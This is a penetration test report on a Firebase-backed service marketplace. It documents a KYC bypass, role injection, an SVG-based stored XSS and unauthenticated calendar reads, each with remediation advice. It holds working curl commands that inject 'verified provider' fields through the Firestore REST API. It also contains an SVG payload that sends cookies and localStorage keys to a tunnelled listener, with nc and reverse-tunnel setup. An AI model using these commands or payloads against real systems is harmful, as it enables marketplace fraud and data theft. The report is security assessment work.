Michal
RAJECKÝ

Penetration Test Report

customer

Report of Findings

Michal Rajecký

June 15, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Michal Rajecký and are considered proprietary and business confidential. This information is to be used only for its intended purpose. This document may not be released to another vendor, business partner, or contractor without prior written consent from Michal Rajecký. No portion of this document may be communicated, reproduced, copied, or distributed without prior written consent from Michal Rajecký.

The contents of this document do not constitute legal advice. Services related to compliance, litigation, or other legal matters are not intended to serve as legal counsel and should not be interpreted as such.

2 Engagement Contacts

Alexis Contacts		
Contact	**Title**	**Contact Email**
Alexis Horn	Chief Technical Officer	alexis.horn@example.com

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Michal Rajecký	Penetration Tester Specialist	rajecky.m@gmail.com

3 Executive Summary

Alexis Horn (“Alexis” herein) contracted Michal Rajecký to perform a Penetration Test of Alexis’s externally facing web application customer to identify security weaknesses, determine the impact to Alexis, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Michal Rajecký performed testing under a “Black Box” approach from May 26, 2026, to June 15, 2026 without credentials or any advance knowledge of Alexis’s externally facing web application with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Michal Rajecký's engagement labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Michal Rajecký sought to demonstrate the full impact of every vulnerability.

3.2 Scope

The scope of this assessment was one external web application owned by Alexis.

In Scope Assets

Host/URL/IP Address	Description
www.web.app	Alexis's web application

3.3 Assessment Overview and Recommendations

During the penetration test against customer, Michal Rajecký identified 12 findings that threaten the confidentiality, integrity, and availability of Alexis's information systems. The findings were categorized by severity level, with 0 of the findings being assigned a critical-risk rating, 1 high-risk, 6 medium-risk, and 1 low risk. There were also 4 informational finding related to enhancing security monitoring capabilities within the internal network.

During testing, it was observed that the platform's financial controls were effective. Card payments are processed through Stripe rather than handled by web.app directly, so customers' card details are never stored on the platform. Attempts to read or alter customer wallet balances and transaction records were consistently refused. This behavior shows that the most sensitive money-handling functions are protected, even though weaknesses elsewhere can still expose customers to harm.

Further investigation revealed that the boundaries between accounts were working as intended. One user's attempts to reach another user's private data were blocked, administrative functions were restricted to authorized staff, and the most sensitive fields on an existing account could not be altered directly. These controls increased the effort required to progress an attack and demonstrate that a real access-control model is already in place.

At the same time, testing identified a systemic weakness in how identity is verified. The platform does run an identity-verification step before an account may offer services and collect money. An attacker can register, mark their own account as a verified provider, publish a listing, accept a booking, and collect a real customer's payment without ever passing a genuine identity check. This was demonstrated from start to finish. Two related weaknesses make the impersonation more convincing: the verification step accepts a valid identity document even when the personal details submitted with it are false, and a provider's profile photo is never checked to confirm it shows a real person.

Another area of concern involved the ability to deceive the platform's own customers. The tester was able to upload a file and share it as a link hosted on Google's servers and carrying web.app's project name, making it appear trustworthy. Opening such a link can lead a customer to a convincing fake login page that captures their password. Separately, the domain's email configuration allows an outsider to send messages that appear to come from an official web.app address. Neither relied on breaking into the platform, but rather on how its file storage and email settings are configured.

Testing further indicated several lower-risk weaknesses. Any provider's working calendar, including their available and booked time, can be read by anyone on the internet without logging in. Logged-in users can change certain fields on their own account that the platform later treats as trustworthy. Sign-up also accepts short, simple passwords, and there is no limit on the amount of text a user can store.

In summary, web.app has several baseline security controls in place, including the protection of payments, customer balances, administrative functions, and the boundaries between accounts. These measures did create friction during testing, but they were not sufficient to prevent an attacker from impersonating a verified provider and collecting a real customer's payment. The primary risk lies in how identity is verified, and in a recurring pattern where safety checks are enforced by the website while the systems behind it can be reached directly, which allowed several issues to be chained together.

Alexis should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Alexis should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities to harden the web application, making it more difficult for attackers to move around and increasing the likelihood that Alexis will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Michal Rajecký began all testing activities from the perspective of an unauthenticated user on the internet. Alexis provided the tester with web application public address but did not provide additional information such as credentials or configuration information.

4.1 Summary of Findings

During the course of testing, Michal Rajecký uncovered a total of 12 findings that pose a material risk to Alexis's web application. Michal Rajecký also identified 4 informational finding that, if addressed, could further strengthen Alexis's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 High**, **6 Medium**, **1 Low** and **4 Info** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	7.6 (High)	Provider KYC Bypass Enables Marketplace Fraud	12

5 Remediation Summary

As a result of this assessment there are several opportunities for Alexis to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Alexis should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

5.1 Short Term

- Provider KYC Bypass Enables Marketplace Fraud - Extend the Firestore Security Rules field deny-list to the create path for `users/{uid}`, blocking client writes to role, `idVerificationStatus`, and `onboardingCompleted`
- Provider Role Injection at Registration - Block client-side creation of `users/{uid}` documents; move document initialization server-side.
- Unauthenticated Read of availabilityEvents - Change the Firestore Security Rule on `availabilityEvents` to require authentication
- SVG Upload Enables Stored ScriptExecution via Permanent Non-Expiring Download URL - Enforce a password change for all users because of the domain compromise
- Finding Reference 3 - Remove image/svg+xml from the content type allow-list in Firebase Storage Security
- Direct Firestore Write Bypasses createListing CF Validation - Restrict the Firestore `create` rule for `listings` so the listing cannot be activated client-side and must originate from a qualified provider
- Missing DMARC Enforcement and SPF Softfail Permit Email Spoofing - Publish DMARC aggregate reports. Replace the `_dmarc.web.app` TXT record with: `v=DMARC1; p=none; rua=mailto:dmarc-reports@web.app`
- Missing DMARC Enforcement and SPF Softfail Permit Email Spoofing - Change the trailing `~all` in the web.app SPF record to `-all`
- Missing DMARC Enforcement and SPF Softfail Permit Email Spoofing - Escalate the DMARC policy: `p=quarantine; pct=25` and `p=reject; pct=100` (recipients drop it at the gateway)
- Firestore Fields Client-Writable on Own User Document - . Invert the rule design from a denylist to a positive allowlist for `users/{uid}`
- Firestore Fields Client-Writable on Own User Document - Route the `fcmToken` write specifically through a `registerFcmToken` Cloud Function that validates the token format
- KYC / ID Verification Bypass via False PII Submission - Enable PII cross-checking in Stripe Identity (if not enabled already)
- No Server-Side Content Validation on Provider Profile Picture Uploads - Implement a Cloud Storage trigger (Cloud Function on `object.finalize`) for the `profileImages/{userId}/` path that validates minimum image dimensions, non-trivial pixel entropy to confirm portrait-appropriate content before marking the upload as active
- No Server-Side Field Length Validation on User Profile Fields - Add explicit `size()` constraints in Firestore Security Rules for every writable string
- Weak Password Policy - Enforce a minimum password length of 12 characters server-side on all account-creation and password-change flows, and require at least one uppercase letter, one digit, and one symbol
- Weak Password Policy - Reject common passwords by integrating a blocklist check against a top 10.000 breached-password list

5.2 Medium Term

- Provider Role Injection at Registration - Store the authoritative role and verification state in the signed login token (a Firebase Auth "Custom Claim"), not in an editable Firestore field.
- Stored XSS via SVG Upload in Firebase Storage - Implement validation for the uploaded files
- Firestore Fields Client-Writable on Own User Document - Audit notification-delivery Cloud FunctionsRemove the redundant `users/{uid}.id` field from the document schema, as the document path's UID is already authoritative
- KYC / ID Verification Bypass via False PII Submission - Act on all non-verified session states; do not allow the user registration to continue on "requires_action" or "unverified" outcomes
- Weak Password Policy - On next successful login for accounts with sub-8-character passwords, force a password-change flow to ensure compliance with the secure password policy

5.3 Long Term

- Perform periodic web application security assessments
- Educate coworkers and developers on security hardening best practices

6 Technical Findings Details

1. Provider KYC Bypass Enables Marketplace Fraud - High

CWE	CWE-285 - Improper Authorization
CVSS 3.1	7.6 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:H/A:N
Root Cause	The Firestore Security Rules for the `users/{uid}` collection enforce field-level restrictions on document updates but not on document creation. It is possible to register an account and, before any user document exists, write `role: "provider"` and `idVerificationStatus: "verified"` directly via the Firestore REST API. The platform treats this account as a fully KYC-verified provider. The attacker can create marketplace listings, receive bookings from real customers, and collect payments.
Impact	• Real customer funds are collected by an unverified fraudulent account.
Affected Component	• Firestore Security Rules: "users/{uid}" collection, "create" path • Marketplace reservation lifecycle
Remediation	1. Extend the Firestore Security Rules field deny-list to the create path for `users/{uid}`, blocking client writes to role, `idVerificationStatus`, and `onboardingCompleted`.
References	• https://firebase.google.com/docs/firestore/security/rules-conditions • https://owasp.org/API-Security/editions/2023/en/0xa5-broken-function-level-authorization • https://firebase.google.com/docs/auth/admin/custom-claims

Finding Evidence

> Building on **Provider Role Injection at Registration** (*link*), this chain demonstrates that an unverified attacker account can create a live listing, receive a real customer payment, and accumulate platform funds with no identity check performed at any stage.

Two accounts were used: **Letarged** (`letarged@gmail.com`) acting as a legitimate paying customer, and **Hustler Provider** (`fake.licencia@gmail.com`) acting as the fraudulent provider.

A new regular legitimate customer account was created.

Figure 2 - Registering a new customer account with a legitimate email address: letarged@gmail.com.

Next, the attacker's provider account was registered via the Firebase Identity Toolkit REST API rather than the web UI. Using the API directly produces a valid `idToken` immediately, before any Firestore user document exists, which is the prerequisite for the create-path injection in the next step. A real email address was used so that email verification (required by Cloud Functions) could be completed.

```
$ curl -s -X POST \
  'https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Origin: https://web.app' \
  -d '{"email":"fake.licencia@gmail.com","password":"123456","returnSecureToken":true}'

{
  "kind": "identitytoolkit#SignupNewUserResponse",
  "idToken": "REDACTED",
  "email": "fake.licencia@gmail.com",
  "refreshToken": "REDACTED",


  "expiresIn": "3600",
  "localId": "1b3eO0Ja4oSXqu4K8vM4DywK9Kk1"
}
```

Figure 3 - Registering the attacker account via the Firebase Identity Toolkit API. The `idToken` and `localId` are used in the next request.

With the `idToken` and `localId` from the registration response, the tester constructs a Firestore PATCH request targeting the not-yet-existing `users/{uid}` document. Because no document exists at this path, Firestore evaluates the request against the `create` rule (which carries no field restrictions) rather than the `update` rule. The request sets `role: "provider"` and `idVerificationStatus: "verified"` in a single write, bypassing the platform's Stripe Identity verification flow, the `switchToProvider` Cloud Function, and any operator review.

```
$ curl -s -X PATCH \
  "https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/1b3eO0Ja4oSXqu4K8vM4DywK9Kk1?
updateMask.fieldPaths=role&updateMask.fieldPaths=idVerificationStatus&updateMask.fieldPaths
=onboardingCompleted&updateMask.fieldPaths=displayName&updateMask.fieldPaths=email" \
  -H 'Authorization: Bearer REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -d '{
    "fields": {
      "role":                {"stringValue": "provider"},
      "idVerificationStatus": {"stringValue": "verified"},
      "onboardingCompleted":  {"booleanValue": true},
      "displayName":          {"stringValue": "Hustler Provider"},
      "email":                {"stringValue": "fake.licencia@gmail.com"}
    }
  }'

{
  "name": "projects/webapp-mvp-prod/databases/mvp-db/documents/users/
1b3eO0Ja4oSXqu4K8vM4DywK9Kk1",
  "fields": {
    "displayName": {
      "stringValue": "Hustler Provider"
    },
    "idVerificationStatus": {
      "stringValue": "verified"
    },
    "onboardingCompleted": {
      "booleanValue": true
    },
    "role": {
      "stringValue": "provider"
    },
    "email": {
      "stringValue": "fake.licencia@gmail.com"
    }
  },
  "createTime": "2026-06-06T08:55:18.480047Z",
  "updateTime": "2026-06-06T08:55:18.480047Z"
}
```

Figure 4 - Promoting the account to `role: "provider"` ***with*** `idVerificationStatus: "verified"` ***via a single Firestore REST write. No identity document was submitted. No Stripe Identity session was created. No operator action was taken.***

The account now presents to the platform as a fully verified, onboarded provider. The tester then completed email verification for the Hustler Provider account required by Cloud Functions for reservation-related operations.

Figure 5 - Email verified in browser.

Back on `web.app`, email verification was confirmed.

Figure 6 - web.app email verification check.

The profile picture requirement was satisfied with an arbitrary image generated locally.

```
convert -size 128x128 xc:white test.jpg
```

A time block was created in the provider calendar to make the listing bookable.

Figure 7 - Creating a new availability block in the provider calendar.

The tester created a new listing ("Wicked Meditation") as Hustler Provider through the standard platform UI.

Figure 8 - Creating a new listing as Hustler Provider.

Using the Letarged customer account, the listing was booked.

Figure 9 - Booking "Wicked Meditation" as Letarged customer.

The booking request appeared in Hustler Provider's dashboard.

Figure 10 - Viewing the incoming booking request as Hustler Provider.

Hustler Provider accepted the booking request.

Letarged paid for the reservation with a one-time card payment linked to a real bank account. No pre-funded wallet or topup was required. The platform charges the customer's card directly at the point of payment.

Figure 11 - Accepted booking visible from Letarged customer's view, ready for payment.

Figure 12 - Paying for the reservation with a one-time card linked to a real bank account.

Payment was confirmed by the platform.

Figure 13 - Payment confirmed.

Hustler Provider uploaded an arbitrary image to satisfy the "Before Photo" requirement, then clicked **Start work**.

Figure 14 - Starting work as Hustler Provider.

Hustler Provider uploaded an arbitrary after photo and clicked **Finish work**.

Figure 15 - Uploading an arbitrary "after photo" and finishing the work.

The platform entered the awaiting-approval state, pending confirmation from the customer.

Figure 16 - Awaiting approval from Letarged.

Letarged confirmed the work as completed.

Figure 17 - Letarged approving the completed work.

Upon approval, the full booking amount of **€5.00** appeared in Hustler Provider's platform wallet.

Figure 18 - Balance of €5.00 in the Hustler Provider wallet after the booking completed.

2. Provider Role Injection at Registration - Medium

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	A newly-registered account at `http://web.app` with no existing Firestore document can write its own document with any field values including `role:"provider"`, `idVerificationStatus:"verified"`, and `onboardingCompleted:true`. The update rule correctly protects `role` and `stripeAccountId` on existing documents. The gap exists only on first creation (create rule). Production CFs require `email_verified:true`, but Firestore REST API does not, so the create path is exploitable with an unverified email. This bypasses the entire KYC and onboarding pipeline. As result, any registrant becomes a "verified" provider with their account immediately visible in webapp marketplace.
Impact	• Any registrant becomes a "verified" provider with their account immediately visible in webapp marketplace. • Enables access to all provider-gated Cloud Functions.
Affected Component	• identitytoolkit.googleapis.com/v1/accounts • firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/users/{UID}
Remediation	1. Block client-side creation of `users/{uid}` documents; move document initialization server-side. 2. Store the authoritative role and verification state in the signed login token (a Firebase Auth "Custom Claim"), not in an editable Firestore field.
References	https://firebase.google.com/docs/firestore/security/rules-fields

Finding Evidence

During manual browsing at `www.web.app`, the browser loaded `/assets/index-D5bEiDUC.js`. The file publicly exposes the Firebase API key, which is intentional default documented behavior. On a hardened Firebase deployment with correct Security Rules, the exposed key is harmless. On `web.app`, the Security Rules are misconfigured, and the exposed key is the enabler that makes other vulnerabilities directly exploitable via the REST API.

First, the tester obtained the Firebase API key.

```
$ curl https://web.app/assets/index-Bmmcf5IX.js | grep "apiKey:

<SNIP>
{apiKey:"REDACTED",authDomain:"webapp-mvp-prod.firebaseapp.com",
<SNIP>
```

Figure 19 - Extracting the Firebase API key from the bundled JavaScript asset.

With the Firebase API key, the tester registered a new account, recording the returned `idToken` and `localId` values.

```
$ curl -s -X POST \
  'https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Origin: https://web.app' \
  -d '{"email":"attacker@attacker.com","password":"<REDACTED>","returnSecureToken":true}'

{
  "kind":
"identitytoolkit#SignupNewUserResponse",

  "idToken": "REDACTED",
  "email": "attacker@attacker.com",
  "refreshToken": "REDACTED",


yOO7NHU6mEsqijYBk-YoNi1c0xtV-fuDkOjV7khBoZDv9H5Zaa64IOfd8yy9_ywurz7Gf_EfMPFeISlcT2m0X3Pg",
  "expiresIn": "3600",
  "localId": "IyWHSg3EMaVFF4CzMyY1jd6ccph2"
}
```

Figure 20 - Registering a new account via the Identity Toolkit API and recording the "idToken" and "localId" values.

Next, the tester created a Firestore user document with injected fields, using the `idToken` obtained in the previous step as the bearer token and the `localId` as the document identifier.

```
$ curl -s -X PATCH \
  "https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/IyWHSg3EMaVFF4CzMyY1jd6ccph2?
updateMask.fieldPaths=role&updateMask.fieldPaths=idVerificationStatus&updateMask.fieldPaths
=onboardingCompleted&updateMask.fieldPaths=displayName&updateMask.fieldPaths=email" \
  -H 'Authorization: Bearer REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -d '{
    "fields": {
      "role":                {"stringValue": "provider"},
      "idVerificationStatus": {"stringValue": "verified"},
      "onboardingCompleted":  {"booleanValue": true},
      "displayName":          {"stringValue": "Fraudulent Provider"},
      "email":                {"stringValue": "attacker@attacker.com"}
    }
  }'

{
  "name": "projects/webapp-mvp-prod/databases/mvp-db/documents/users/
IyWHSg3EMaVFF4CzMyY1jd6ccph2",
  "fields": {
    "idVerificationStatus": {
      "stringValue": "verified"
    },
    "role": {
      "stringValue": "provider"
    },
    "displayName": {
      "stringValue": "Fraudulent Provider"
    },
    "email": {
      "stringValue": "attacker@attacker.com"
    },
    "onboardingCompleted": {
      "booleanValue": true
    }
  },
  "createTime": "2026-06-03T19:50:48.065215Z",
  "updateTime": "2026-06-03T19:50:48.065215Z"
}
```

Figure 21 - Creating the Firestore user document with injected privilege fields.

The successful creation of a verified provider account was confirmed by inspecting the user profile, which reflected the injected `role` and `idVerificationStatus` values despite no verification process having taken place.

Figure 22 - Confirming successful creation of a verified provider account in the user profile.

When chained with **KYC / ID Verification Bypass via False PII Submission** (*link*), this finding compounds the overall risk by weakening multiple independent layers of identity assurance simultaneously.

3. Stored XSS via SVG Upload in Firebase Storage - Medium

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	5.4 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N
Root Cause	Firebase Storage accepts SVG uploads from authenticated users and serves them with `Content-Type: image/svg+xml` and `Content-Disposition: inline`. A malicious actor can craft an SVG containing an arbitrary JavaScript payload and upload it to their Firebase Storage path. Any browser that opens the image will execute the script. The script runs in the storage.googleapis.com origin, not in the web.app application origin, meaning it cannot read web.app cookies or `localStorage` directly. However, it executes with full browser privileges in that context. It can make out-of-band HTTP requests to attacker-controlled servers, providing a malicious actor with a phishing vector.
Impact	• Trusted-channel phishing and content-delivery vector. • Victim's public IP address exfiltration.
Affected Component	• Firebase Storage bucket: webapp-mvp-prod.firebasestorage.app • Upload API: Firebase Storage REST multipart upload
Remediation	1. Reject SVG uploads at the application layer (if SVG is not a required format). 2. Implement validation for the uploaded files.
References	• https://developer.mozilla.org/en-US/docs/Web/SVG/Element/script • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html • https://firebase.google.com/docs/storage/security/

Finding Evidence

> The principal real-world risk demonstrated by this finding is a trusted-channel phishing and malicious content-delivery vector rather than direct session theft.

The attack uses a provider-role Firebase account to upload a crafted SVG to Firebase Storage. The SVG embeds a `<script>` block wrapped in a CDATA section (required for valid SVG/XML. Without it, the `&` characters in the query string cause an XML parse error and the file is rejected by the browser). Firebase Storage returns a permanent download token. When the direct storage URL is opened in any modern browser, the script executes and fires an out-of-band GET request to an attacker-controlled HTTPS endpoint.

Listener setup (tester side)

To receive the exfiltration request, a raw `netcat` listener was started on port `4444` on the tester's local machine. A `localhost.run` SSH reverse tunnel was used to expose a public HTTPS endpoint that forwards to the local port.

Because the tester's Kali VM is behind a NAT router (local: `REDACTED` public: `REDACTED`, direct inbound connections from the internet are not routable to it. A `localhost.run` SSH reverse is established because HTTPS is required, as the SVG is served over HTTPS (storage.googleapis.com), and browsers block outbound HTTP requests from HTTPS contexts (mixed content policy), therefore a plain HTTP listener would be silently blocked.

```
$ ssh -o StrictHostKeyChecking=no -R 80:localhost:4444 nokey@localhost.run
da28c2d0b908c3.lhr.life tunneled with tls termination, https://da28c2d0b908c3.lhr.life

$ nc -lvnp 4444
listening on [any] 4444 ...
```

Figure 23 - The localhost.run tunnel provides a publicly reachable HTTPS endpoint.

SVG payload (key section)

The SVG payload is designed to send `document.domain`, `document.cookie`, and the keys of `localStorage` to the tester-controlled listener.

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 420 560">
<script><![CDATA[
new Image().src = ' https://da28c2d0b908c3.lhr.life'


 • '?origin=' + encodeURIComponent(document.domain)

 • '&cookie=' + encodeURIComponent(document.cookie)

 • '&ls=' + encodeURIComponent(JSON.stringify(Object.keys(localStorage)));
   ]]></script>


<!-- Visual: full web.app contract mockup to simulate deception -->
...
</svg>
```

Figure 24 - Key sections of the malicious SVG file.

Note that the full source code of the SVG file can be found in the Appendix section.

Delivering the SVG

The tester used the `Hustler Provider` and `Letarged` account created in the **Provider KYC Bypass Enables Marketplace Fraud** (*link*) for this demonstration.

The tester, as `Hustler Provider`, sent the malicious SVG to `Letarged` in the chat. When displayed, the SVG resembled a legitimate web.app service contract.

Figure 25 - The malicious SVG as received by the "Letarged" account.

Acting as `Letarged`, the tester then opened the file. To fully view it, the tester right-clicked the image displayed in the chat and selected "Open Image in New Tab".

Figure 26 - The "Open Image in New Tab" context-menu option.

The SVG then opened in a new browser tab.

Figure 27 - The image opened in a new tab.

Connection received on nc listener

As soon as Firefox loaded the URL, the listener on port `4444` received a connection, confirming execution of the malicious embedded payload.

```
GET /?origin=storage.googleapis.com&cookie=<empty>&ls=%5B%5D HTTP/1.1
host: da28c2d0b908c3.lhr.life
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br
dnt: 1
sec-gpc: 1
referer: https://storage.googleapis.com/
sec-fetch-dest: image
sec-fetch-mode: no-cors
sec-fetch-site: cross-site
priority: u=5, i
te: trailers
connection: keep-alive
x-forwarded-for: REDACTED
x-forwarded-proto: https
forwarded: for REDACTED       proto=https
```

Figure 28 - Connection received on the tester's listener.

The exfiltrated values were empty by design rather than by chance. As shown by the `origin=storage.googleapis.com` parameter in the captured request, the payload executed in the `storage.googleapis.com` origin (the domain serving the file), not in the `web.app` origin. Under the Same-Origin Policy, script running on the storage domain cannot read cookies or `localStorage` belonging to `web.app`, so `document.cookie` and `localStorage` resolved to the storage origin, which holds no web.app session data. This confirms arbitrary script execution from an attacker-supplied file that Firebase Storage accepted without validation and served under a permanent public token. It does **not**, on its own, demonstrate theft of a web.app user session. That outcome is possible only if the application renders an uploaded SVG within its own origin (for example, inlined into the DOM or embedded via `<object>`, `<iframe>`, or `<embed>` from a web.app path) rather than as an `<img>` element pointing at the storage URL.

4. Unauthenticated Read of availabilityEvents - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The Firestore Security Rule for `availabilityEvents` allows `read`/`list`. As a result, the `availabilityEvents` collection can be queried with no authentication at all. The collection is needed by the booking UI to show free slots, but it is exposed globally rather than scoped. Every provider's working hours and booked/free windows are public, which is a privacy exposure for individuals operating as providers.
Impact	• Privacy exposure for individuals operating as providers (full availability calendar).
Affected Component	• Firestore REST endpoint: POST https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents:runQuery • Firestore Security Rules: "availabilityEvents" collection read rule
Remediation	1. Change the Firestore Security Rule on `availabilityEvents` to require authentication.
References	https://cwe.mitre.org/data/definitions/200.html

Finding Evidence

The tester issued a single anonymous `runQuery` request against the `availabilityEvents` collection with a `limit` of three applied. The request contained no `where` clause and no filter on `providerId` or any other field, so it addressed the entire collection rather than the calendar of any single user. The `limit` of three bounds only the number of documents returned in this sample and does not restrict what is readable. The same request without a limit returns availability events belonging to every provider in the collection.

```
$ curl -s --compressed -X POST \
  'https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/
documents:runQuery' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Referer: https://web.app/' \
  -d '{"structuredQuery":{"from":[{"collectionId":"availabilityEvents"}],"limit":3}}'

<SNIP>
```

Figure 29 - Anonymous query against the "availabilityEvents" collection.

The server responded with HTTP 200 even though no `Authorization` header was present in the request, confirming that the collection is readable without authentication. A single returned document is shown below as a representative sample:

```
name: projects/webapp-mvp-prod/databases/mvp-db/documents/availabilityEvents/
27KrddC6Lbdm9sPgbrix
fields:
  providerId : "IyWHSg3EMaVFF4CzMyY1jd6ccph2"
  type       : "available"
  start      : "2026-06-05T23:15:00Z"
  end        : "2026-06-06T00:15:00Z"
  reason     : null
  createdAt  : "2026-06-03T21:05:24.997Z"
  updatedAt  : "2026-06-03T21:05:24.997Z"
```

Figure 30 - Sample of one returned document from the query.

Every field is returned verbatim. The `providerId` value is the Firebase Authentication UID of the listing owner, the `start` and `end` pair defines the declared availability window, and `createdAt` and `updatedAt` indicate when the slot was first published and last modified.

The tester then targeted the calendar of a specific provider by extending the structured query with a `where` clause that filtered on `providerId`. In contrast to the first request, this query returns only the events belonging to the supplied UID rather than the entire collection. The tester piped the response through the `jq` utility to present the selected provider's availability for the UID `AM3eic8jZYO24QQuU51iQgIoU382` in a readable form.

```
$ url -s -X POST \
    'https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/
documents:runQuery' \-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/
20100101 Firefox/140.0' \
    -H 'Accept: */*' \
    -H 'Accept-Language: en-US,en;q=0.9,sk;q=0.8' \
    -H 'Accept-Encoding: gzip, deflate, br' \
    -H 'Origin: https://www.web.app' \
    -H 'Referer: https://www.web.app/' \
    -H 'Content-Type: application/json' \
    --compressed \-d '{"structuredQuery":{"from":
[{"collectionId":"availabilityEvents"}],"where":{"fieldFilter":{"field":
{"fieldPath":"providerId"},"op":"EQUAL","value":
{"stringValue":"AM3eic8jZYO24QQuU51iQgIoU382"}}},"limit":20}}' |  jq -r '.
[].document.fields | "\(.type.stringValue): \(.start.timestampValue) → \
(.end.timestampValue)"'

available: 2026-06-14T01:30:00Z → 2026-06-14T03:15:00Z
available: 2026-06-17T05:15:00Z → 2026-06-17T08:00:00Z
available: 2026-06-15T05:15:00Z → 2026-06-15T08:30:00Z
unavailable: 2026-06-16T03:45:00Z → 2026-06-16T06:00:00Z
```

Figure 31 - Reading a specific provider's calendar without authentication.

